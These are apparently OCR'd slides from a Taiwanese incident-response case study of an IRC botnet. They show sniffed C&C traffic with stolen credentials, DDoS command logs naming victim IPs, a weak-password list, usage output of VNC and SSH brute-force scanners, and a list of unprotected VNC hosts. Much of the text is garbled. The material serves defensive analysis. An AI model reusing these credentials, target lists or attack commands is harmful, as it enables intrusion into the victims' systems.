Steam Content SERVIDOR19081ESP4@Own3d-E77B3A34.dsl.dyn.telnor.net PRIVMSG #prOn :[pass]: http://www.facebook.com/ Strp50@hccmil.com:raceus :Error4782112!UsA1@1908C68.383F014F.4949D8D3.IP PRIVMSG #prOn :[pass]: End of Pstore :Error473100!WEX0BEPD68A3.110A725A_39BA09A8.IP PRIVMSG #prOn :[pass]: https://www.terosciences.com/TCInfinitus/ useraccerumpintC.asp frontt0242:f03#tsue :CAMARAS52600!ESP0@F0BCB755.13882023.314858AA.IP PRIVMSG #prOn :[pass]: https://secure.logmein.com/home.asp acelaya@sitexsa.com,alarmas.silverson@omail.com,silver :Error8937597!ESP2@Own3d-ABF0A96A.dynamic.axtel.net PRIVMSG #prOn :[pass]: http://amigos.tm/go/page/standard_login.html guapo_strip@Warm01.com:tellie :Error8201010!Usa3@F670B0CB.28003EA9.1FPC7FCB.CD47DB0.IP PRIVMSG #prOn :[pass]: http://loveplanet.as/ CEKOP2:at2864 :Error8201010!Usa3@F670B0CB.28003EA9.16B0A3C0.IP PRIVMSG #prOn :[pass]: bttp://loveplanet.as/ CEKOP2:at2864 :Error820101!Usa3@F670B0CB.28003EA94.6966B606.IP PRIVMSG #prOn :[pass]: starting PStore :Error820101!Usa3@F670B0CB.28003EA94.1FPAPA78J.4B66E301.IP PRIVMSG #prOn :[pass]: starting PStore :Error820101!Usa3@F670B0CB.28003EA94.1FPAPA73.IP PRIVMSG #prOn :[pass]: starting PStore :Error8211!ESP0@Wm3d-526094.telecom.net.ar PRIVMSG #prOn :[pass]: starting PStore :Error8291!Usa6@Own3d-321EEB56.hsd1.11.comcast.net PRIVMSG #prOn :[pass]: http://65.54.187.250/cgi-bin/linkrd NellaMcMaBhotMail.com:zxv234 :Error897031!USA4@Own3d-DF35088A.mia.bellsouth.net PRIVMSG #prOn :[pass]: DPAPI: ftp:// uploader@colorexpressprinting.com@www.colorexpressprinting.como,,,,
Find Save As Print Entire conversation (377268 bytes)
Help Filter Out This Stream Close

Solution Case Study I – VNC Victim


🖉 Follow TCP Stream
-Stream Content
Steam Content Steam Content Stepstone365/vud01858.81.169.79 PRIVMSG ##1X4 :VNC3.8 wIN: 210.221.40000 - [AuthBypass] Ballar2711x1ah6190.142.147.246 PRIVMSG ##1X4 :VNC3.8 wIN: 210.221.40000 - [AuthBypass] Ballar2711x1ah6190.142.147.79 PRIVMSG ##1X4 :VNC3.8 wIN: 210.221.40000 - [AuthBypass] Isallar2711x1ah6190.142.147.79 PRIVMSG ##1X4 :VNC3.8 wIN: 210.221.40000 - [AuthBypass] Istlepock1161weenp0190.209.45.134 PRIVMSG ##1X4 :VNC3.8 wIN: 210.221.40000 - [AuthBypass] Istlepock1161weenp0190.209.45.222.120 PRIVMSG ##1X4 :VNC3.8 wIN: 210.221.40000 - [AuthBypass] Istlepock1161weenp0190.209.45.222.100 PRIVMSG ##1X4 :VNC3.8 wIN: 210.221.40000 - [AuthBypass] Istlepock1161weenp0190.209.45.222.100 PRIVMSG ##1X4 :VNC3.8 wIN: 210.221.40000 - [AuthBypass] Istlepock1161weenp0190.209.45.25.184 PRIVMSG ##1X4 :VNC3.8 wIN: 210.221.40000 - [AuthBypass] Istlepock100 withost 42.1900 private and
Find Save As Print Entire conversation (324829 bytes)
Help Filter Out This Stream Close

Solution Case Study I - DDoS

sample_id	tstamp 👻	C	_n_C_IP	Channel	Command_Data	DDOS_Victim
PHP_IRCBOT_8035.bin	2012-06-29 17:48:55	irc.	quran.com	#hilang		180.24 145.59
PHP_IRCBOT_8035.bin	2012-06-29 17:48:55	irc.	quran.com	#hilang	:Redzone!~Ost@Confuse PRIVMSG #hilang :!lol @udpfl	203.15 38.85
 28975638.bin	2012-06-15 21:14:04	66.	.211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLXtcp ack 94.97.99	94.97.9 83
28975638.bin	2012-06-15 21:10:39	66.	.211.152	#GLX		94.99.8 242
28975638.bin	2012-06-15 20:42:28	66.	.211.152	#GLX	:`Ih4ckers@h4ckers PRIVMSG #GLXtcp ack 159.0.85	159.0.8 37
28975638.bin	2012-06-15 20:35:52	66.	.211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 173.225	173.22 115.63
28975638.bin	2012-06-15 20:29:48	66.	.211.152	#GLX	: "Ih4ckers@h4ckers PRIVMSG #GLX :.tcp ack 146.251	146.25 34.178
28975638.bin	2012-06-11 17:44:36	66.	.211.152	#GLX	:'Ih4ckers@h4ckers PRIVMSG #GLXtcp ack 67.43.22	67.43.2 6.126
28975638.bin	2012-06-11 04:15:37	66.	.211.152	#GLX	:`Ih4ckers@h4ckers PRIVMSG #GLX :.tcp ack 37.107.1	37.107 41.227
28975638.bin	2012-06-11 02:31:43	66.	.211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 188.248	188.24 59.30
26090578.bin	2012-06-07 07:49:30	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super	78.47.1 1.211
26090578.bin	2012-06-06 04:08:47	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super	78.159 11.125
26090578.bin	2012-06-06 03:09:05	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super	46.252 52.174
26090578.bin	2012-06-06 02:04:42	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super	46.249 7.234
26090578.bin	2012-06-03 18:07:56	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super	67.43.2 <mark>9</mark> .34
26090578.bin	2012-06-03 00:16:52	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3.ddos.super	2.40.10 249
26090578.bin	2012-06-03 00:07:20	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3.ddos.super	93.148 <mark>1</mark> 5.10
26090578.bin	2012-06-01 18:34:41	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3.ddos.super	178.63 00.177
26090578.bin	2012-05-31 23:04:57	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3.ddos.super	109.11 55.247
26090578.bin	2012-05-31 23:04:50	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3.ddos.super	50.7.25 <mark>2</mark> 7
26090578.bin	2012-05-31 22:29:44	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3.ddos.super	130.25 <mark>6</mark> 6.102
26090578.bin	2012-05-31 18:29:19	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3.ddos.super	2.40.18 17
26090578.bin	2012-05-29 05:59:19	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3.ddos.super	2.118.9 <mark>65</mark>
26090578.bin	2012-05-29 05:19:50	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super	82.208 <mark>8</mark> .172
26090578.bin	2012-05-28 18:04:42	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super	93.148 <mark>5</mark> 6.126
26090578.bin	2012-05-28 18:04:37	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super	93.148 <mark>3</mark> 7.99
26090578.bin	2012-05-23 18:34:27	78.	.188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super	90.180 129
23526225.bin	2012-04-10 08:00:01	66.	.211.152	#GLX	:``Ih4ckers@h4ckers PRIVMSG #GLX :.tcp ack 31.203.2	31.203 <mark>5</mark> 1.240
23526225.bin	2012-04-06 18:53:48	70.	.160.105	#GLX	:``Ih4ckers@h4ckers PRIVMSG #GLXtcp ack 176.18.8	176.18 <mark>0</mark> .9
23526225.bin	2012-04-06 18:36:37	70.	.160.105	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 176.224	176.22 <mark>1</mark> 45.186




• A Sketch of the Botnet Structure



S | Case Study II Incident Handling Process


• Description:

On Feb. 24th, 2012, we discovered a C&C server of a botnet
 located in TANet (Taiwan academic network). In order to defend
 Taiwan network security, we decided to setup a sniffer on the C&C
 server to reveal underlying victims and for further analysis.




Solution Case Study II The Structure of Botnet


• Network structure:



S |Case Study II IP Distribution of C&C


• The top 5 C&C DN-IP mapping:





Solution of Study II Country Distribution of C&C


• The top 10 country distribution:



Solution of C&C









Scanning Toolkit

🗎 C大	自動化弱密碼掃描:	工具分析.txt						+
1	【HTTP代理信	同服器系統排程資	[訊]					_
2		* killall ngi:		ep 1 ; /	/usr/local	/nqinx/sbin	/nginx	
3		R 並重啓以確保		-		2	2	
4		掃描工具−指						
5		-a 94 -i eth0	• -					
6	「自動化弱落	掃描工具-受	書者數日	1				
7	357			-				
8	[自動化弱落	掃描工具-弱∶	密碼列表]				
9	1			-				. 1
10	123	C:\root\doiarusca						
11	1234	檔案(E) 編輯(E) 檢i	檔案(E) 編編	輯(E) 檢視(∖	/) 我的最愛(<u>A</u>)	工具(<u>T</u>) 説明(H)		
12	123456	🕂 🗖 🔨	- <mark>-</mark> -	• 🗸	••• 🔸	🗙 i		
13	12345678	加入解壓縮測試	加入解壓	縮測試	複製 移動	刪除 資訊		
14	admin	🎓 📄 C:\root\doiaru	🤣 🛅 C:\r	oot\vnc2.tgz\	vnc2.tar\scan\			
15	aloha	名稱	名稱	大小	封裝後大小	修改日期	模式	使用者
16	cash	``	.					
17	cashier	🔟 193.148.pscan.22	🖬 try	7 815	8 192	2009-07-20 06:57	Orwxr-xr-x	root
18	hotel	200.118.pscan.22	🗖 pass	42	512		Orw-rr	root
19	micros	213.246.pscan.22	brute	17 937	18 432	2009-07-17 23:17		root
20	nopass	gen-pass.sh go.sh	🖬 ss	596 756	596 992	2009-07-17 23:21		root
21	owner	i go.sn pass_file	🖬 go 🖬 mass	103 136	512 512	2009-07-17 23:21 2009-07-17 23:21		root
22	pass123	pass_ne	do mass	8 581	8 704		Orwxr-xr-x	
23	password	ss ss		0.001	0701		Strike ALA	
24	pos	🔤 ssh-scan						
25	qwerty	🖬 start						
26	rcs	🗐 vuln.txt						
27	rcs1							

Searce Study II Scanning Toolkit – Manual

∧ ∨ × root@bt: ~/ss	∧ ∨ × root@bt: ~/ss	
File Edit View Terminal Help	File Edit View Terminal Help	-
<pre>root@bt:~/ss# ll total 1936 drwxrwxrwx 2 root root 4096 2012-03-19 09:54 // drwx 23 root root 4096 2012-03-19 09:46/ -rwxrw-rw- 1 root root 17937 2009-07-17 23:17 brute* -rwxrw-rw- 1 root root 8581 2009-07-17 23:27 do* -rwxrw-rw- 1 root root 103 2009-07-17 23:21 go* -rwxrw-rw- 1 root root 136 2009-07-17 23:21 mass_vnc* -rwxrw-rw- 1 root root 136 2009-07-20 06:49 pass_vnc* -rwxrw-rw- 1 root root 42 2009-07-20 06:49 pass_vnc* -rwxrw-rw- 1 root root 21407 2004-07-22 05:58 pscan2* -rwxrw-rw- 1 root root 453972 2004-07-13 02:09 ss_doiaruscan* -rwxrw-rw- 1 root root 842736 2004-11-24 21:34 ssh-scan* -rwxrw-rw- 1 root root 596756 2009-07-17 23:21 ss_vnc* -rwxrw-rw- 1 root root 7815 2009-07-20 06:57 try* root@bt:~/ss# cat pass_vnc password admin 123456 1234 qwerty pass123</pre>	<pre>File Edit View Terminal Help root@bt:~/ss# ./pscan2 Usage: ./pscan2 <b-block> <port> [c-block] root@bt:~/ss# ./ssh-scan ./ssh-scan <cate incerc="" pizde="" sa=""> root@bt:~/ss# ./ssvnc usage: ./ssvnc <port> [-a -b <b class="">] [-i <in <speed="" [-s="" terface]="">] speed 10 -> as fast as possible, 1 -> it will take bloody age s (about 50 syns/s) by DrBIOS <drbios2000@yahoo.com> & Bagabontu <bagabonturo@yah oo.com=""> root@bt:~/ss# ./try sh: -c: line 0: syntax error near unexpected token `(' sh: -c: line 0: `./brute -h (null) -f pass' root@bt:~/ss# []</bagabonturo@yah></drbios2000@yahoo.com></in></port></cate></port></b-block></pre>	
<pre>root@bt:~/ss# ./brute [-] Scan Error [+] Wnc Password Cracker By Dizzy*Coder [+] Greeting to Eqi [-] Usage :./brute -h <127.0.0.1> -p 5900 -f passfile root@bt:~/ss# ./do Usage: ./do <input file=""/> root@bt:~/ss# ./go ./go: line 1: ./ss: No such file or directory cat: bios.txt: No such file or directory root@bt:~/ss# ./mass_vnc #Usage: ./mass_vnc <class> root@bt:~/ss# ./ss_doiaruscan usage: ./ss_doiaruscan <port> [-a -b <b class="">] [-i speed 10 -> as fast as possible, 1 -> it will take bloody ages root@bt:~/ss# []</port></class></pre>		

S | Case Study II PC Information of Victims

👂 victim_data.txt - 記事本	
檔案(E) 編輯(E) 格式(Q) 檢視(V) 説明(H)	
	<u> </u>
Bot Ip :2.81.6.193 Time :2011.09.20 17:43:31	
1100 .2011.07.20 17.43.31	
userAgent : mozilla/4.0 (compatible; msie 8.0; windows nt 6.1; trident/4.0); slcc2; .net clr 2.0.50727; .net clr 3.5.30729; .
navigatorAppVersion : 4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4	.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
navigatorPlatform : Win32	
navigatorAppMinorVersion : 0	
navigatorCpuClass : x86 browserLanguage : pt	Browser Version
SCY1PTENGINGBUILOVERSION : 10/02	
screenColourDepth : 32	
screenWidth : 1280	
sceenHeight : 800	Display resolution
screenAvailHeight : 760	Display resolution
prugintist :	
nimeTypeList :	
dynamicHTMLDataBinding : 8,0,7600,16385 thiTextDisplaySupport :	
windowsMediaPlayer : 12,0,7600,16667	
uniscribe :	
languageAutoSelect :	
windowsDesktopUpdateNT : 6,1,7600,16644	
macromediaFlash :	
internetConnectionWiz :	
vietnameseTextDisplaySupport : internetExplorerHelpEngine : 6,1,7600,16385	
internetExplorerHelp : 8,0,7600,16385	
koreanTextDisplaySupport :	
chineeseTraditionalTextDisplaySupport :	Languago support
panEuroTextDisplaySupport :	Language support
addressBook : 6,1,7600,16684	
internetExplorerClassesForJ :	
directAnimation : dynamicHTMLDataBindingForJava :	
internetExplorerFive : 8,0,7600,17136	
directShow :	
vectorGraphicsRendering :	
putlookExpress : 6,1,7600,16385	
japaneesTextDisplaySupport :	Softwre information
microsoftVirtualMachine : 5,0,5000,0	Softwice information
aolart :	


Solution Case Study II Victims of Scanning Result

脉	客找到的肉雞_vuln.tx			客找到的肉雞_vuln.tx			该客找到的肉雞_vuln.txt	24 <u>0</u>	📄 駭	客找到的肉雞_vuln.txt	
1		25.225:nopass	50	Got IT :> 66.	.213.184:nopass	96	그는 이 안 없는 것은 것은 이상을 만큼 한다.	229.50:nopass	142	Got IT :> 66.1	.47.230:nopass
2		116.115:nopass	51	Got IT :> 66.	.167.150:nopass	97	Got IT :> 66.	237.144:nopass	143	Got IT :> 66.1	.182.232:nopas:
з		101.8:nopass	52	Got IT :> 66.	.137.152:nopass	98		105.133:nopass	144	Got IT :> 66.1	.4.18:nopass
4	Got IT :> 24.	141.140:nopass	53	Got IT :> 66.	.19.72:nopass	99	Got IT :> 66.	124.10:nopass	145	Got IT :> 66.1	.81.105:nopass
5		186.174:nopass	54	Got IT :> 66.	.219.30:nopass	100		218.114:nopass	146	Got IT :> 66.1	.81.116:nopass
6	Got IT :> 24.	56.63:nopass	55	Got IT :> 66.	.133.75:nopass	101	Got IT :> 66.	74.82:nopass	147	Got IT :> 66.1	.81.125:nopass
7	Got IT :> 24.	67.113:nopass	56	Vnc:66.60.98.	0:nopass	102	Got IT :> 66.	77.198:nopass	148	Got IT :> 66.1	.81.69:nopass
8	Got IT :> 24.	204.153:nopass	57	Got IT :> 66	1.52.179:nopass	103	Got IT :> 66.	133.29:nopass	149	Got IT :> 66.1	.81.72:nopass
9	Got IT :> 24.	58.60:nopass	58	Got IT :> 66.	.222.182:nopass	104	Got IT :> 66.	158.194:nopass	150	Got IT :> 66.1	.81.77:nopass
10	Got IT :> 24.	70.12:nopass	59	Got IT :> 66.	.14.124:nopass	105	Got IT :> 66.	236.196:nopass	151	Got IT :> 66.1	.81.80:nopass
11	Got IT :> 24.	153.25:nopass	60	Got IT :> 66.	.22.83:nopass	106	Got IT :> 66.	240.44:nopass	152	Got IT :> 66.1	.81.85:nopass
12	Got IT :> 24.	72.117:nopass	61	Got IT :> 66.	.193.18:nopass	107	Vnc:66.91.176	:nopass	153	Got IT :> 66.1	.81.88:nopass
13	Got IT :> 24.	ll6.ll5:nopass	62	Got IT :> 66.	.23.223:nopass	108	Vnc:66.91.17	08:nopass	154	Got IT :> 66.1	.81.96:nopass
14	Got IT :> 66.	.100.147:nopass	63	Got IT :> 66.	.27.253:nopass	109	Vnc:66.91.17	33:nopass	155	Got IT :> 66.1	.104.151:nopas
15	Got IT :> 66.	.146.16:nopass	64	Got IT :> 66.	.223.70:nopass	110	Vnc:66.91.17	19:nopass	156		3:nopass
16	Got IT :> 66.	.153.52:nopass	6.5	Got IT :> 66.	.251.94:nopass	111	Vnc:66.91.17	5:nopass	157		8.228.71:nopas
17	Got IT :> 66.	.94.46:nopass	66	Got IT :> 66.	.253.52:nopass	112	Vnc:66.91.18	45:nopass	158	Got IT :> 66.1	.158.73:nopass
18	Got IT :> 66.	.175.205:nopass	67	Got IT :> 66.	.57.48:nopass	113	Vnc:66.91.18	52:nopass	159	Got IT :> 66.1	.102.34:nopass
19	Got IT :> 66.	.7.185:nopass	68	Got IT :> 66.	.119.174:nopass	114	Vnc:66.91.18	4:nopass	160	Got IT :> 66.1	.57.150:nopass
20	Got IT :> 66.	.7.188:nopass	69	Got IT :> 66.	.156.238:nopass	115	Got IT :> 66	.28.160:nopass	161	Got IT :> 66.1	.57.187:nopass
21	Got IT :> 66.	.186.49:nopass	70	Vnc:66.74.24.	l:nopass	116	Got IT :> 66.	59.49:nopass	162	Got IT :> 66.1	.143.115:nopas
22	Got IT :> 66.	.190.199:nopass	71	Got IT :> 66	6.108.132:nopass	117	Got IT :> 66.	112.100:nopass	163	Got IT :> 66.1	.18.135:nopass
23	Got IT :> 66.	.210.173:nopass	72	Got IT :> 66.	.108.137:nopass	118		6:nopass	164	Got IT :> 66.1	.36.111:nopass
24	Got IT :> 66.	.25.225:nopass	73	Got IT :> 66.	.118.37:nopass	119	Got IT :> 66	.251.143:nopass	165	Got IT :> 66.1	.104.21:nopass
2.5	Got IT :> 66.	.48.238:nopass	74	Got IT :> 66.	.121.27:nopass	120		251.154:nopass	166	Got IT :> 66.1	.123.5:nopass
26	Vnc:66.27.63.	nopass .	75	Got IT :> 66.	.133.182:nopass	121	Got IT :> 66.	163.49:nopass	167	Got IT :> 66.1	.13.104:nopass
27		8.224.204:nopas	76	Got IT :> 66.	.142.226:nopass	122		1.198:nopass	168	Got IT :> 66.1	.255.181:nopass
28	Got IT :> 66.	.160.234:nopass	24 APA 200 A	Got IT :> 66.	.176.127:nopass	123		60.71:nopass	169	Got IT :> 66.1	.59.209:nopass
29	Got IT :> 66.	.207.49:nopass	78	Got IT :> 66.	.177.171:nopass	124		64.26:nopass	170	Got IT :> 66.1	.168.28:nopass
30	Got IT :> 66.	.84.209:nopass	79	Got IT :> 66.	.180.213:nopass	125		54.227:nopass	171	Got IT :> 66.1	.248.98:nopass
31	Got IT :> 66.	.106.165:nopass	0.55	Got IT :> 66.	.187.9:nopass	126		.66.5:nopass	171	Got II :> 66.1	.240.90:nopass .24.197:nopass
32	Got IT :> 66.	.160.203:nopass	0.000	Got IT :> 66.	.189.95:nopass	127	Got IT :> 66.	.133.11:nopass	173	Got II :> 66.1	
33	Got IT :> 66.	.32.52:nopass	82	Got IT :> 66.	.199.184:nopass	128		.195.24:nopass	100000	· · · · · · · · · · · · · · · · · · ·	.97.222:nopass
34	Got IT :> 66.	.33.180:nopass	83	Got IT :> 66.	.209.133:nopass	120	Got IT :> 66.	.228.108:nopass	174	Got IT :> 66.1	.99.156:nopass
35	Got IT :> 66.	.238.30:nopass	84	Got IT :> 66.	.215.185:nopass	130		.18.42:nopass	100000	Got IT :> 66.1	.49.38:nopass
36	Got IT :> 66.	.238.72:nopass	85	Got IT :> 66.	.237.24:nopass	130	Got IT :> 66.	.212.227:nopass	176	Got IT :> 66.1	.112.69:nopass
37	Got IT :> 66.	.243.25:nopass	86	Got IT :> 66.	.244.237:nopass	131		2:nopass	177	Got IT :> 66.1	.67.43:nopass
38 38	GOU II :> 88. Got IT :> 66.	.254.21:nopass	87	Got IT :> 66.	.244.237:nopass	132		13:nopass		Got IT :> 66.1	.155.29:nopass
